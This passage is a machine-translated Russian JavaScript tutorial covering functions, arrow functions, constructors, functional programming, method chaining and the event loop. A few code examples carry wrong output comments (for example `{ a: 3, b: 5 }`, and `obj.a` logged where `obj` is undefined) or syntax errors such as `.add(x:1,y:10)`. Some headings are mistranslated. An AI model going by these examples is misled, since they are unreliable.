function firstChar (stringIn){
    return stringIn.charAt(0);
}
```

Теперь, чтобы использовать эту функцию, вам нужно помещать ее вместо переменной где-то еще в вашем коде:

Использование результата функции в качестве аргумента для другой функции:

```
console.log(firstChar("Hello world"));
```

Выход консоли будет:

```
> H
```

Оператор return завершает функцию

Если мы изменим функцию в начале, мы можем продемонстрировать, что оператор return завершает функцию.

```
function firstChar (stringIn){
    console.log("The first action of the first char function");
    return stringIn.charAt(0);
    console.log("The last action of the first char function");
}
```

Выполнение этой функции будет выглядеть так:

```
console.log(firstChar("JS"));
```

Консольный выход:

```
> The first action of the first char function
> J
```

Он не будет печатать сообщение после оператора return, так как функция теперь завершена.

Оператор возврата, охватывающий несколько строк:

В JavaScript вы обычно можете разделить строку кода на многие строки для удобства чтения или организации. Это действительный JavaScript:

```
var
    name = "bob",
    age = 18;
```

Когда JavaScript видит неполное выражение, например `var` он смотрит на следующую строку, чтобы завершить себя. Однако, если вы сделаете ту же ошибку с оператором `return` , вы не получите то, что ожидаете.

```
return
    "Hi, my name is "+ name + ". " +
    "I'm "+ age + " years old.";
```

Этот код вернет `undefined` потому что `return` сам по себе является полным утверждением в Javascript, поэтому он не будет смотреть на следующую строку, чтобы завершить себя. Если вам нужно разделить оператор `return` на несколько строк, поставьте значение рядом с ним, прежде чем вы его разложите, например.

```
return "Hi, my name is " + name + ". " +
```

```
    "I'm " + age + " years old.";
```

Передача аргументов по ссылке или значению

В JavaScript все аргументы передаются по значению. Когда функция назначает новое значение переменной аргумента, это изменение не будет отображаться вызывающему:

```
var obj = {a: 2};
function myfunc(arg){
    arg = {a: 5}; // Note the assignment is to the parameter variable itself
}
myfunc(obj);
console.log(obj.a); // 2
```

Тем не менее, изменения , сделанные в (вложенных) свойств таких аргументов, будут видны вызывающему абоненту:

```
var obj = {a: 2};
function myfunc(arg){
    arg.a = 5; // assignment to a property of the argument
}
myfunc(obj);
console.log(obj.a); // 5
```

Это можно рассматривать как *вызов по ссылке* : хотя функция не может изменить объект вызывающего объекта, присвоив ему новое значение, он может *мутировать* объект вызывающего.

Поскольку примитивные значащие аргументы, такие как числа или строки, неизменяемы, нет возможности для их мутации:

```
var s = 'say';
function myfunc(arg){
    arg += ' hello'; // assignment to the parameter variable itself
}
myfunc(s);
console.log(s); // 'say'
```

Когда функция хочет мутировать объект, переданный как аргумент, но не хочет фактически мутировать объект вызывающего, переменная аргумента должна быть переназначена:

6

```
var obj = {a: 2, b: 3};
function myfunc(arg){
    arg = Object.assign({}, arg); // assignment to argument variable, shallow copy
    arg.a = 5;
}
myfunc(obj);
console.log(obj.a); // 2
```

В качестве альтернативы мутации аргумента на месте функции могут создавать новое значение на основе аргумента и возвращать его. Затем вызывающий может назначить его даже исходной переменной, которая была передана как аргумент:

```
var a = 2;
function myfunc(arg){
    arg++;
    return arg;
}
a = myfunc(a);
console.log(obj.a); // 3
```

Позвонить и подать заявку

Функции имеют два встроенных метода, которые позволяют программисту передавать аргументы и `this` переменную по-разному: `call` и `apply` .

Это полезно, поскольку функции, которые работают на одном объекте (объект, который является свойством), могут быть перенастроены для работы на другом совместимом объекте. Кроме того, аргументы могут быть заданы одним выстрелом как массивы, аналогичные оператору spread (. . .) в ES6.

```
let obj = {
    a: 1,
    b: 2,
    set: function (a, b) {
        this.a = a;
        this.b = b;
    }
};

obj.set(3, 7); // normal syntax
obj.set.call(obj, 3, 7); // equivalent to the above
obj.set.apply(obj, [3, 7]); // equivalent to the above; note that an array is used

console.log(obj); // prints { a: 3, b: 5 }

let myObj = {};
myObj.set(5, 4); // fails; myObj has no `set` property
obj.set.call(myObj, 5, 4); // success; `this` in set() is re-routed to myObj instead of obj
obj.set.apply(myObj, [5, 4]); // same as above; note the array

console.log(myObj); // prints { a: 3, b: 5 }
```

5

В ECMAScript 5 был добавлен еще один метод, называемый **`bind()`** в дополнение к `call()` и `apply()` чтобы явно установить **`this`** значение функции в конкретный объект.

Он ведет себя совершенно иначе, чем два других. Первый аргумент `bind()` - `this` значение для новой функции. Все остальные аргументы представляют собой именованные параметры, которые должны быть постоянно заданы в новой функции.

```
function showName(label) {
    console.log(label + ":" + this.name);
}
var student1 = {
     name: "Ravi"
};
var student2 = {
     name: "Vinod"
};

// create a function just for student1
var showNameStudent1 = showName.bind(student1);
showNameStudent1("student1"); // outputs "student1:Ravi"

// create a function just for student2
var showNameStudent2 = showName.bind(student2, "student2");
showNameStudent2(); // outputs "student2:Vinod"

// attaching a method to an object doesn't change `this` value of that method.
student2.sayName = showNameStudent1;
student2.sayName("student2"); // outputs "student2:Ravi"
```

Параметры по умолчанию

До ECMAScript 2015 (ES6) значение параметра по умолчанию можно было бы присвоить следующим образом:

```
function printMsg(msg) {
  msg = typeof msg !== 'undefined' ? // if a value was provided
        msg :                        // then, use that value in the reassignemnt
        'Default value for msg.';    // else, assign a default value
  console.log(msg);
}
```

ES6 предоставил новый синтаксис, в котором условие и переназначение, изображенные выше, больше не нужны:

6

```
function printMsg(msg='Default value for msg.') {
    console.log(msg);
}
```

```
printMsg(); // -> "Default value for msg."
printMsg(undefined); // -> "Default value for msg."
printMsg('Now my msg in different!'); // -> "Now my msg in different!"
```

Это также показывает, что если параметр отсутствует при вызове функции, его значение сохраняется как `undefined` , поскольку его можно подтвердить, явно предоставив его в следующем примере (используя функцию стрелки):

6

```
let param_check = (p = 'str') => console.log(p + ' is of type: ' + typeof p);

param_check(); // -> "str is of type: string"
param_check(undefined); // -> "str is of type: string"

param_check(1); // -> "1 is of type: number"
param_check(this); // -> "[object Window] is of type: object"
```

Функции / переменные в качестве значений по умолчанию и повторное использование параметров

Значения параметров по умолчанию не ограничиваются числами, строками или простыми объектами. Функция также может быть установлена как значение по умолчанию `callback = function(){}` :

6

```
function foo(callback = function(){ console.log('default'); }) {
    callback();
}

foo(function (){
    console.log('custom');
});
// custom

foo();
//default
```

Существуют определенные характеристики операций, которые могут выполняться с использованием значений по умолчанию:

- Ранее объявленный параметр может быть повторно использован как значение по умолчанию для значений предстоящих параметров.
- Внутренние операции разрешены при назначении значения по умолчанию для параметра.
- Переменные, существующие в той же области объявляемой функции, могут использоваться в значениях по умолчанию.
- Функции могут быть вызваны, чтобы обеспечить их возвращаемое значение в значение по умолчанию.

6

```
let zero = 0;
function multiply(x) { return x * 2;}
```

```
function add(a = 1 + zero, b = a, c = b + a, d = multiply(c)) {
    console.log((a + b + c), d);
}

add(1);                 // 4, 4
add(3);                 // 12, 12
add(2, 7);              // 18, 18
add(1, 2, 5);           // 8, 10
add(1, 2, 5, 10);       // 8, 20
```

Повторное использование возвращаемого значения функции в новом значении вызова:

6

```
let array = [1]; // meaningless: this will be overshadowed in the function's scope
function add(value, array = []) {
  array.push(value);
  return array;
}
add(5);         // [5]
add(6);         // [6], not [5, 6]
add(6, add(5)); // [5, 6]
```

значения `arguments` и длина при отсутствии параметров в вызове

Объект массива `arguments` сохраняет только параметры, значения которых не являются значениями по умолчанию, то есть те, которые явно указаны при вызове функции:

6

```
function foo(a = 1, b = a + 1) {
    console.info(arguments.length, arguments);
    console.log(a,b);
}

foo();        // info: 0 >> []     | log: 1, 2
foo(4);       // info: 1 >> [4]    | log: 4, 5
foo(5, 6);    // info: 2 >> [5, 6] | log: 5, 6
```

Функции с неизвестным количеством аргументов (вариативные функции)

Чтобы создать функцию, которая принимает неопределенное количество аргументов, в зависимости от среды есть два метода.

5

Всякий раз, когда вызывается функция, у нее есть объект Array-like arguments в своей области, содержащий все аргументы, переданные функции. Индексирование или повторение этого приведет к доступу к аргументам, например

```
function logSomeThings() {
    for (var i = 0; i < arguments.length; ++i) {
        console.log(arguments[i]);
    }
}

logSomeThings('hello', 'world');
// logs "hello"
// logs "world"
```

Обратите внимание, что вы можете преобразовать `arguments` в фактический массив, если это необходимо; см.: Преобразование объектов массива в массивы

6

Начиная с ES6, функция может быть объявлена последним параметром с помощью оператора rest (`...`). Это создает массив, содержащий аргументы с этого момента и далее

```
function personLogsSomeThings(person, ...msg) {
   msg.forEach(arg => {
       console.log(person, 'says', arg);
   });
}

personLogsSomeThings('John', 'hello', 'world');
// logs "John says hello"
// logs "John says world"
```

Функции также можно вызвать аналогичным образом, синтаксис распространения

```
const logArguments = (...args) => console.log(args)
const list = [1, 2, 3]

logArguments('a', 'b', 'c', ...list)
// output: Array [ "a", "b", "c", 1, 2, 3 ]
```

Этот синтаксис может использоваться для вставки произвольного количества аргументов в любую позицию и может использоваться с любым итерабельным (`apply` принимает только объекты, подобные массиву).

```
const logArguments = (...args) => console.log(args)
function* generateNumbers() {
  yield 6
  yield 5
  yield 4
}

logArguments('a', ...generateNumbers(), ...'pqr', 'b')
// output: Array [ "a", 6, 5, 4, "p", "q", "r", "b" ]
```

Получить имя объекта функции

6

ES6 :

```
myFunction.name
```

Объяснение по MDN . С 2015 года работает в nodejs и во всех основных браузерах, кроме IE.

5

ES5 :

Если у вас есть ссылка на функцию, вы можете сделать:

```
function functionName( func )
{
    // Match:
    // - ^           the beginning of the string
    // - function    the word 'function'
    // - \s+         at least some white space
    // - ([\w\$]+)   capture one or more valid JavaScript identifier characters
    // - \(          followed by an opening brace
    //
    var result = /^function\s+([\w\$]+)\(/.exec( func.toString() )

    return result ? result[1] : ''
}
```

Частичное применение

Подобно currying, частичное приложение используется для уменьшения количества аргументов, переданных функции. В отличие от currying, число не должно опускаться одним.

Пример:

Эта функция ...

```
function multiplyThenAdd(a, b, c) {
    return a * b + c;
}
```

... можно использовать для создания другой функции, которая всегда будет умножаться на 2, а затем добавить 10 к переданному значению;

```
function reversedMultiplyThenAdd(c, b, a) {
    return a * b + c;
```

```
}

function factory(b, c) {
    return reversedMultiplyThenAdd.bind(null, c, b);
}

var multiplyTwoThenAddTen = factory(2, 10);
multiplyTwoThenAddTen(10); // 30
```

Часть «приложения» частичного приложения просто означает фиксирование параметров функции.

Состав функции

Составление нескольких функций в одном - это обычная практика функционального программирования;

композиция делает конвейер, через который наши данные будут проходить и модифицироваться, просто работая над функциональным составом (точно так же, как привязка фрагментов дорожки вместе) ...

вы начинаете с отдельных функций ответственности:

6

```
const capitalize = x => x.replace(/^\w/, m => m.toUpperCase());
const sign = x => x + ',\nmade with love';
```

и легко создать дорожку преобразования:

6

```
const formatText = compose(capitalize, sign);

formatText('this is an example')
//This is an example,
//made with love
```

NB Состав достигается с помощью функции полезности, обычно называемой `compose` как в нашем примере.

Реализация `compose` присутствует во многих библиотеках служебных программ JavaScript (lodash , rambda и т. Д.), Но вы также можете начать с простой реализации, такой как:

6

```
const compose = (...funs) =>
  x =>
  funs.reduce((ac, f) => f(ac), x);
```

Прочитайте функции онлайн: https://riptutorial.com/ru/javascript/topic/186/функции

глава 100: Функции конструктора

замечания

Конструкторские функции на самом деле являются просто регулярными функциями, в них нет ничего особенного. Это только `new` ключевое слово вызывает особое поведение, показанное в приведенных выше примерах. Функции конструктора по-прежнему можно вызвать как регулярную функцию, и в этом случае вам нужно будет привязать `this` значение явно.

Examples

Объявление функции-конструктора

Функции конструктора - это функции, предназначенные для создания нового объекта. Внутри функции-конструктора ключевое слово `this` относится к вновь созданному объекту, которому могут быть присвоены значения. Функции конструктора автоматически возвращают этот новый объект.

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}
```

Функции конструктора вызываются с помощью `new` ключевого слова:

```
let cat = new Cat("Tom");
cat.sound; // Returns "Meow"
```

Конструкторские функции также имеют свойство `prototype` которое указывает на объект, свойства которого автоматически унаследованы всеми объектами, созданными с помощью этого конструктора:

```
Cat.prototype.speak = function() {
  console.log(this.sound);
}

cat.speak(); // Outputs "Meow" to the console
```

Объекты, созданные конструкторскими функциями, также имеют специальное свойство на свой прототип, называемый `constructor` , который указывает на функцию, используемую для их создания:

```
cat.constructor // Returns the `Cat` function
```

Объекты, созданные конструкторскими функциями, также считаются «экземплярами» функции-конструктора оператором `instanceof` :

```
cat instanceof Cat // Returns "true"
```

Прочитайте Функции конструктора онлайн: https://riptutorial.com/ru/javascript/topic/1291/функции-конструктора

глава 101: Функции стрелки

Вступление

Функции стрелок - это сжатый способ написания анонимных , лексически ограниченных функций в ECMAScript 2015 (ES6) .

Синтаксис

- x => y // Неявный возврат
- x => {return y} // Явный возврат
- (x, y, z) => {...} // Несколько аргументов
- async () => {...} // Функции функции Async arrow
- (() => {...}) () // Выражение функции с немедленным вызовом
- const myFunc = x

  => x * 2 // Разрыв строки перед тем, как стрелка вызовет ошибку «Неожиданный токен»
- const myFunc = x =>

  x * 2 // Разрыв строки после того, как стрелка является допустимым синтаксисом

замечания

Дополнительную информацию о функциях в JavaScript см. В документации по функциям .

Функции Arrow являются частью спецификации ECMAScript 6, поэтому поддержка браузера может быть ограничена. В следующей таблице показаны самые ранние версии браузера, поддерживающие функции стрелок.

Хром	край	Fire Fox	Internet Explorer	опера	опера мини	Сафари
45	12	22	*в настоящее время недоступен*	32	*в настоящее время недоступен*	10

Examples

Вступление

В JavaScript функции могут быть анонимно определены с использованием синтаксиса « arrow» (`=>`), который иногда называют *лямбда-выражением* из-за общих сходств Лиспа .

Простейшая форма функции стрелки имеет свои аргументы в левой части `=>` и возвращаемое значение в правой части:

```
item => item + 1 // -> function(item){return item + 1}
```

Эта функция может быть немедленно вызвана путем предоставления аргумента выражения:

```
(item => item + 1)(41) // -> 42
```

Если функция стрелки принимает один параметр, скобки вокруг этого параметра являются необязательными. Например, следующие выражения назначают один и тот же тип функции в постоянные переменные :

```
const foo = bar => bar + 1;
const bar = (baz) => baz + 1;
```

Однако, если функция стрелки не принимает никаких параметров или более одного параметра, новый набор круглых скобок *должен* содержать все аргументы:

```
(() => "foo")() // -> "foo"

((bow, arrow) => bow + arrow)('I took an arrow ', 'to the knee...')
// -> "I took an arrow to the knee..."
```

Если тело функции не состоит из одного выражения, оно должно быть окружено скобками и использовать явный оператор `return` для предоставления результата:

```
(bar => {
  const baz = 41;
  return bar + baz;
})(1); // -> 42
```

Если тело функции стрелки состоит только из объектного литерала, этот литерал объекта должен быть заключен в круглые скобки:

```
(bar => ({ baz: 1 }))(); // -> Object {baz: 1}
```

Дополнительные скобки указывают, что открывающие и закрывающие скобки являются частью литерала объекта, т. Е. Они не являются разделителями тела функции.

Лексическое определение и привязка (значение «this»)

Функции стрелки лексически ограничены ; это означает , что их `this` Binding связана с контекстом окружающей области. То есть, что бы `this` ни говорило, можно сохранить с помощью функции стрелки.

Взгляните на следующий пример. Класс `Cow` имеет метод, позволяющий распечатывать звук, который он делает через 1 секунду.

```
class Cow {

  constructor() {
    this.sound = "moo";
  }

  makeSoundLater() {
    setTimeout(() => console.log(this.sound), 1000);
  }
}

const betsy = new Cow();

betsy.makeSoundLater();
```

В `makeSoundLater()` `this` контекст относится к текущему экземпляру объекта `Cow` , поэтому в случае, когда я вызываю `betsy.makeSoundLater()` , `this` контекст относится к `betsy` .

Используя функцию стрелки, я *сохраняю* `this` контекст, чтобы я мог ссылаться на `this.sound` когда пришло время распечатать его, что будет правильно распечатывать « moo».

Если вы использовали регулярную функцию вместо функции стрелки, вы потеряете контекст пребывания внутри класса и не сможете напрямую обращаться к `sound` свойству.

Объект Аргументов

Функции Arrow не выставляют объект аргументов; поэтому `arguments` просто ссылаются на переменную в текущей области.

```
const arguments = [true];
const foo = x => console.log(arguments[0]);

foo(false); // -> true
```

Благодаря этому функции стрелок также **не** знают своего вызывающего абонента / вызываемого абонента.

Хотя отсутствие объектов аргументов может быть ограничением в некоторых случаях

кросс, параметры отдыха обычно являются подходящей альтернативой.

```
const arguments = [true];
const foo = (...arguments) => console.log(arguments[0]);

foo(false); // -> false
```

Неявное возвращение

Функции Arrow могут косвенно возвращать значения, просто опуская фигурные скобки, которые традиционно обертывают тело функции, если их тело содержит только одно выражение.

```
const foo = x => x + 1;
foo(1); // -> 2
```

При использовании неявных возвратов литералы объектов должны быть завернуты в круглые скобки, чтобы фигурные скобки не ошибались при открытии тела функции.

```
const foo = () => { bar: 1 } // foo() returns undefined
const foo = () => ({ bar: 1 }) // foo() returns {bar: 1}
```

Явное возвращение

Функции Arrow могут вести себя очень похоже на классические функции, поскольку вы можете явно вернуть значение из них с помощью ключевого слова `return` ; просто оберните тело вашей функции фигурными фигурными скобками и верните значение:

```
const foo = x => {
  return x + 1;
}

foo(1); // -> 2
```

Стрелка функционирует как конструктор

Функции Arrow будут `TypeError` при использовании с `new` ключевым словом.

```
const foo = function () {
  return 'foo';
}

const a = new foo();

const bar = () => {
  return 'bar';
}

const b = new bar(); // -> Uncaught TypeError: bar is not a constructor...
```

Прочитайте Функции стрелки онлайн: https://riptutorial.com/ru/javascript/topic/5007/функции-стрелки

глава 102: Функциональный JavaScript

замечания

Что такое функциональное программирование?
Функциональное программирование или **FP** - это парадигма программирования, основанная на двух основных понятиях **неизменности** и **безгражданства** . Цель FP - сделать ваш код более читаемым, многоразовым и переносимым.

Что такое функциональный JavaScript
Прозвучала дискуссия о том, чтобы назвать JavaScript функциональным языком или нет. Однако мы можем абсолютно использовать JavaScript как функциональный по своей природе:

- Имеет чистые функции
- Имеет **функции первого класса**
- Имеет **функцию более высокого порядка**
- Он поддерживает **неизменность**
- Имеет закрытие
- **Рекурсия** и методы переадресации списков (массивы), такие как map, reduce, filter..etc

Примеры должны подробно описывать каждую концепцию, а ссылки, приведенные здесь, предназначены только для справки и должны быть удалены после иллюстрации концепции.

Examples

Принятие функций в качестве аргументов

```
function transform(fn, arr) {
    let result = [];
    for (let el of arr) {
        result.push(fn(el)); // We push the result of the transformed item to result
    }
    return result;
}

console.log(transform(x => x * 2, [1,2,3,4])); // [2, 4, 6, 8]
```

Как вы можете видеть, наша функция `transform` принимает два параметра, функцию и коллекцию. Затем он перебирает коллекцию и передает значения на результат, вызывая `fn` для каждого из них.

Выглядит знакомо? Это очень похоже на то, как работает `Array.prototype.map()` !

```
console.log([1, 2, 3, 4].map(x => x * 2)); // [2, 4, 6, 8]
```

Функции более высокого порядка

В общем, функции, которые работают с другими функциями, либо путем принятия их в качестве аргументов, либо путем их возврата (или обоих), называются функциями более высокого порядка.

Функция более высокого порядка - это функция, которая может принимать другую функцию в качестве аргумента. Вы используете функции более высокого порядка при передаче обратных вызовов.

```
function iAmCallbackFunction() {
    console.log("callback has been invoked");
}

function iAmJustFunction(callbackFn) {
    // do some stuff ...

    // invoke the callback function.
    callbackFn();
}

// invoke your higher-order function with a callback function.
iAmJustFunction(iAmCallbackFunction);
```

Функция более высокого порядка также является функцией, которая возвращает в качестве результата другую функцию.

```
function iAmJustFunction() {
    // do some stuff ...

    // return a function.
    return function iAmReturnedFunction() {
        console.log("returned function has been invoked");
    }
}

// invoke your higher-order function and its returned function.
iAmJustFunction()();
```

Идентичность Монады

Это пример реализации идентичной монады в JavaScript и может служить отправной точкой для создания других монадов.

Основываясь на конференции Дугласа Крокфорда о монадах и гонадах

Используя этот подход, повторное использование ваших функций будет проще благодаря гибкости, предоставляемой этой монадой, и составлению кошмаров:

```
f(g(h(i(j(k(value), j1), i2), h1, h2), g1, g2), f1, f2)
```

читаемый, красивый и чистый:

```
identityMonad(value)
    .bind(k)
    .bind(j, j1, j2)
    .bind(i, i2)
    .bind(h, h1, h2)
    .bind(g, g1, g2)
    .bind(f, f1, f2);
```

```
function identityMonad(value) {
    var monad = Object.create(null);

    // func should return a monad
    monad.bind = function (func, ...args) {
        return func(value, ...args);
    };

    // whatever func does, we get our monad back
    monad.call = function (func, ...args) {
        func(value, ...args);

        return identityMonad(value);
    };

    // func doesn't have to know anything about monads
    monad.apply = function (func, ...args) {
        return identityMonad(func(value, ...args));
    };

    // Get the value wrapped in this monad
    monad.value = function () {
        return value;
    };

    return monad;
};
```

Он работает с примитивными значениями

```
var value = 'foo',
    f = x => x + ' changed',
    g = x => x + ' again';

identityMonad(value)
    .apply(f)
    .apply(g)
    .bind(alert); // Alerts 'foo changed again'
```

А также с объектами

```
var value = { foo: 'foo' },
    f = x => identityMonad(Object.assign(x, { foo: 'bar' })),
```

```
    g = x => Object.assign(x, { bar: 'foo' }),
    h = x => console.log('foo: ' + x.foo + ', bar: ' + x.bar);

identityMonad(value)
    .bind(f)
    .apply(g)
    .bind(h); // Logs 'foo: bar, bar: foo'
```

Давайте попробуем все:

```
var add = (x, ...args) => x + args.reduce((r, n) => r + n, 0),
    multiply = (x, ...args) => x * args.reduce((r, n) => r * n, 1),
    divideMonad = (x, ...args) => identityMonad(x / multiply(...args)),
    log = x => console.log(x),
    substract = (x, ...args) => x - add(...args);

identityMonad(100)
    .apply(add, 10, 29, 13)
    .apply(multiply, 2)
    .bind(divideMonad, 2)
    .apply(substract, 67, 34)
    .apply(multiply, 1239)
    .bind(divideMonad, 20, 54, 2)
    .apply(Math.round)
    .call(log); // Logs 29
```

Чистые функции

Основным принципом функционального программирования является то, что он **позволяет избежать изменения** состояния приложения (безгражданства) и переменных вне его (неизменяемости).

Чистые функции - это функции, которые:

- с заданным входом, всегда возвращают один и тот же выход
- они не полагаются на какую-либо переменную за пределами их возможностей
- они не изменяют состояние приложения (**без побочных эффектов**)

Давайте рассмотрим несколько примеров:

> Чистые функции не должны изменять какую-либо переменную за пределами их возможностей

Нечистая функция

```
let obj = { a: 0 }

const impure = (input) => {
  // Modifies input.a
  input.a = input.a + 1;
  return input.a;
}
```

```
let b = impure(obj)
console.log(obj) // Logs { "a": 1 }
console.log(b) // Logs 1
```

Функция изменила значение `obj.a` которое находится за пределами его области.

Чистая функция

```
let obj = { a: 0 }

const pure = (input) => {
  // Does not modify obj
  let output = input.a + 1;
  return output;
}

let b = pure(obj)
console.log(obj) // Logs { "a": 0 }
console.log(b) // Logs 1
```

Функция не меняла значения объекта `obj`

> Чистые функции не должны полагаться на переменные за пределами их возможностей

Нечистая функция

```
let a = 1;

let impure = (input) => {
  // Multiply with variable outside function scope
  let output = input * a;
  return output;
}

console.log(impure(2)) // Logs 2
a++; // a becomes equal to 2
console.log(impure(2)) // Logs 4
```

Эта **нечистая** функция зависит от переменной `a` которая определяется вне ее области. Таким образом, если a изменен, результат функции `impure` функции будет отличаться.

Чистая функция

```
let pure = (input) => {
  let a = 1;
  // Multiply with variable inside function scope
  let output = input * a;
  return output;
}

console.log(pure(2)) // Logs 2
```

Результат функции `pure` **не зависит** от какой-либо переменной вне ее.

Прочитайте Функциональный JavaScript онлайн: https://riptutorial.com/ru/javascript/topic/3122/функциональный-javascript

глава 103: Цепочка метода

Examples

Цепочка метода

Цепочка метода - это стратегия программирования, которая упрощает ваш код и украшает его. Цепочка метода выполняется путем обеспечения того, чтобы каждый метод объекта возвращал весь объект, вместо того, чтобы возвращать один элемент этого объекта. Например:

```
function Door() {
    this.height = '';
    this.width = '';
    this.status = 'closed';
}

Door.prototype.open = function() {
    this.status = 'opened';
    return this;
}

Door.prototype.close = function() {
    this.status = 'closed';
    return this;
}
Door.prototype.setParams = function(width,height) {
    this.width = width;
    this.height = height;
    return this;
}

Door.prototype.doorStatus = function() {
    console.log('The',this.width,'x',this.height,'Door is',this.status);
    return this;
}

var smallDoor = new Door();
smallDoor.setParams(20,100).open().doorStatus().close().doorStatus();
```

Обратите внимание, что каждый метод в `Door.prototype` возвращает `this` , что относится ко всему экземпляру этого объекта `Door` .

Цепной дизайн объекта и цепочка

Chaining and Chainable - это методология проектирования, используемая для проектирования поведения объектов, так что вызовы функций объекта возвращают ссылки на себя или другой объект, обеспечивая доступ к дополнительным вызовам функций, позволяющим вызывающему оператору объединять множество вызовов без необходимости ссылаться на переменную, удерживающую объект / с.

Объекты, которые могут быть прикованы, называются цепными. Если вы вызываете объект цепочки, вы должны убедиться, что все возвращенные объекты / примитивы имеют правильный тип. Потребуется один раз, когда ваш объект с цепочкой не вернет правильную ссылку (легко забыть добавить `return this`), и человек, использующий ваш API, потеряет доверие и избежит цепочки. Цепные объекты должны быть все или ничего (не цепляемый объект, даже если есть части). Объект нельзя называть цепочки, если только некоторые из его функций.

Объект, предназначенный для соединения

```
function Vec(x = 0, y = 0){
    this.x = x;
    this.y = y;
    // the new keyword implicitly implies the return type
    // as this and thus is chainable by default.
}
Vec.prototype = {
    add : function(vec){
        this.x += vec.x;
        this.y += vec.y;
        return this; // return reference to self to allow chaining of function calls
    },
    scale : function(val){
        this.x *= val;
        this.y *= val;
        return this; //  return reference to self to allow chaining of function calls
    },
    log :function(val){
        console.log(this.x + ' : ' + this.y);
        return this;
    },
    clone : function(){
        return new Vec(this.x,this.y);
    }
}
```

Пример цепочки

```
var vec = new Vec();
vec.add({x:10,y:10})
    .add({x:10,y:10})
    .log()              // console output "20 : 20"
    .add({x:10,y:10})
    .scale(1/30)
    .log()              // console output "1 : 1"
    .clone()            // returns a new instance of the object
    .scale(2)           // from which you can continue chaining
    .log()
```

Не создавайте двусмысленность в возвращаемом типе

Не все вызовы функций возвращают полезный цепной тип, и они не всегда возвращают

ссылку на себя. Именно здесь важно использование именования в здравом смысле. В приведенном выше примере вызов функции `.clone()` однозначен. Другие примеры: `.toString()` подразумевает возврат строки.

Пример неоднозначного имени функции в цепляемом объекте.

```
// line object represents a line
line.rotate(1)
   .vec();  // ambiguous you don't need to be looking up docs while writing.

line.rotate(1)
   .asVec()    // unambiguous implies the return type is the line as a vec (vector)
   .add({x:10,y:10)
// toVec is just as good as long as the programmer can use the naming
// to infer the return type
```

Соглашение о синтаксисе

При цепочке нет формального синтаксиса использования. Соглашением является либо цепочка вызовов на одну строку, если короткая, либо цепочка на новой строке отступом одна вкладка от объекта, на который ссылается точка с новой точкой. Использование точки с запятой является необязательной, но помогает четко обозначать конец цепи.

```
vec.scale(2).add({x:2,y:2}).log();  // for short chains

vec.scale(2)     // or alternate syntax
    .add({x:2,y:2})
    .log();  // semicolon makes it clear the chain ends here

// and sometimes though not necessary
vec.scale(2)
    .add({x:2,y:2})
    .clone()    // clone adds a new reference to the chain
         .log(); // indenting to signify the new reference

// for chains in chains
vec.scale(2)
    .add({x:2,y:2})
    .add(vec1.add({x:2,y:2})  // a chain as an argument
         .add({x:2,y:2})      // is indented
         .scale(2))
    .log();

// or sometimes
vec.scale(2)
    .add({x:2,y:2})
    .add(vec1.add({x:2,y:2})  // a chain as an argument
         .add({x:2,y:2})      // is indented
         .scale(2)
    ).log();   // the argument list is closed on the new line
```

Плохой синтаксис

```
  vec          // new line before the first function call
     .scale()  // can make it unclear what the intention is
     .log();

  vec.          // the dot on the end of the line
     scale(2).  // is very difficult to see in a mass of code
     scale(1/2); // and will likely frustrate as can easily be missed
                 // when trying to locate bugs
```

Левая сторона задания

Когда вы назначаете результаты цепочки, назначается последний возвращаемый вызов или ссылка на объект.

```
var vec2 = vec.scale(2)
               .add(x:1,y:10)
               .clone();   // the last returned result is assigned
                               // vec2 is a clone of vec after the scale and add
```

В приведенном выше примере `vec2` присваивается значение, возвращенное из последнего вызова в цепочке. В этом случае это будет копия `vec` после масштабирования и добавления.

Резюме

Преимущество изменения - более понятный код. Некоторые люди предпочитают это и будут требовать привязки при выборе API. Существует также преимущество в производительности, так как оно позволяет избежать необходимости создавать переменные для хранения промежуточных результатов. Последнее слово состоит в том, что цельноподобные объекты могут использоваться обычным образом, поэтому вы не применяете цепочку, делая объект целым.

Прочитайте Цепочка метода онлайн: https://riptutorial.com/ru/javascript/topic/2054/цепочка-метода

глава 104: Цикл событий

Examples

Цикл событий в веб-браузере

Подавляющее большинство современных сред JavaScript работают в соответствии с *циклом событий* . Это общая концепция в компьютерном программировании, которая по существу означает, что ваша программа постоянно ждет новых вещей, и когда они это делают, реагирует на них. *Хост-среда* вызывает вашу программу, создавая «очередь» или «галочку» или «задачу» в цикле событий, которая затем *завершается* . Когда этот поворот закончится, среда хоста ждет чего-то еще, прежде чем все это начнется.

Простой пример этого в браузере. Рассмотрим следующий пример:

```
<!DOCTYPE html>
<title>Event loop example</title>

<script>
console.log("this a script entry point");

document.body.onclick = () => {
  console.log("onclick");
};

setTimeout(() => {
  console.log("setTimeout callback log 1");
  console.log("setTimeout callback log 2");
}, 100);
</script>
```

В этом примере среда хоста - это веб-браузер.

1. Парсер HTML сначала выполнит `<script>` . Он будет завершен.
2. Вызов `setTimeout` сообщает браузеру, что после 100 миллисекунд он должен поставить в очередь задачу для выполнения данного действия.
3. В то же время цикл событий затем отвечает за постоянную проверку, есть ли что-то еще: например, отображение веб-страницы.
4. После 100 миллисекунд, если цикл событий не занят по какой-либо другой причине, он увидит задачу, которую `setTimeout` завершает, и запустит эту функцию, выполнив регистрацию этих двух операторов.
5. В любое время, если кто-то нажимает на тело, браузер отправляет задание в цикл событий, чтобы запустить функцию обработчика кликов. Цикл событий, когда он постоянно проверяет, что делать, увидит это и запустит эту функцию.

Вы можете видеть, как в этом примере есть несколько разных типов точек входа в код JavaScript, который вызывает цикл события:

- Элемент `<script>` вызывается немедленно
- Задача `setTimeout` отправляется в цикл событий и запускается один раз
- Задача обработчика кликов может быть вывешена много раз и запускаться каждый раз

Каждый поворот цикла событий отвечает за многие вещи; только некоторые из них будут ссылаться на эти задачи JavaScript. Полную информацию см. В спецификации HTML

Последнее: что мы имеем в виду, говоря, что каждая задача цикла цикла «заканчивается»? Мы имеем в виду, что обычно невозможно прерывать блок кода, который поставлен в очередь для запуска в качестве задачи, и никогда не возможно запускать код, чередующийся с другим блоком кода. Например, даже если вы щелкнули в идеальное время, вы никогда не сможете заставить вышеуказанный код регистрировать `"onclick"` между двумя `setTimeout callback log 1/2"` s. Это связано с тем, как работает задача-проводка; является кооперативным и основанным на очереди, а не превентивным.

Асинхронные операции и цикл событий

Многие интересные операции в обычных средах программирования JavaScript являются асинхронными. Например, в браузере мы видим такие вещи, как

```
window.setTimeout(() => {
  console.log("this happens later");
}, 100);
```

и в Node.js мы видим такие вещи, как

```
fs.readFile("file.txt", (err, data) => {
  console.log("data");
});
```

Как это соотносится с циклом событий?
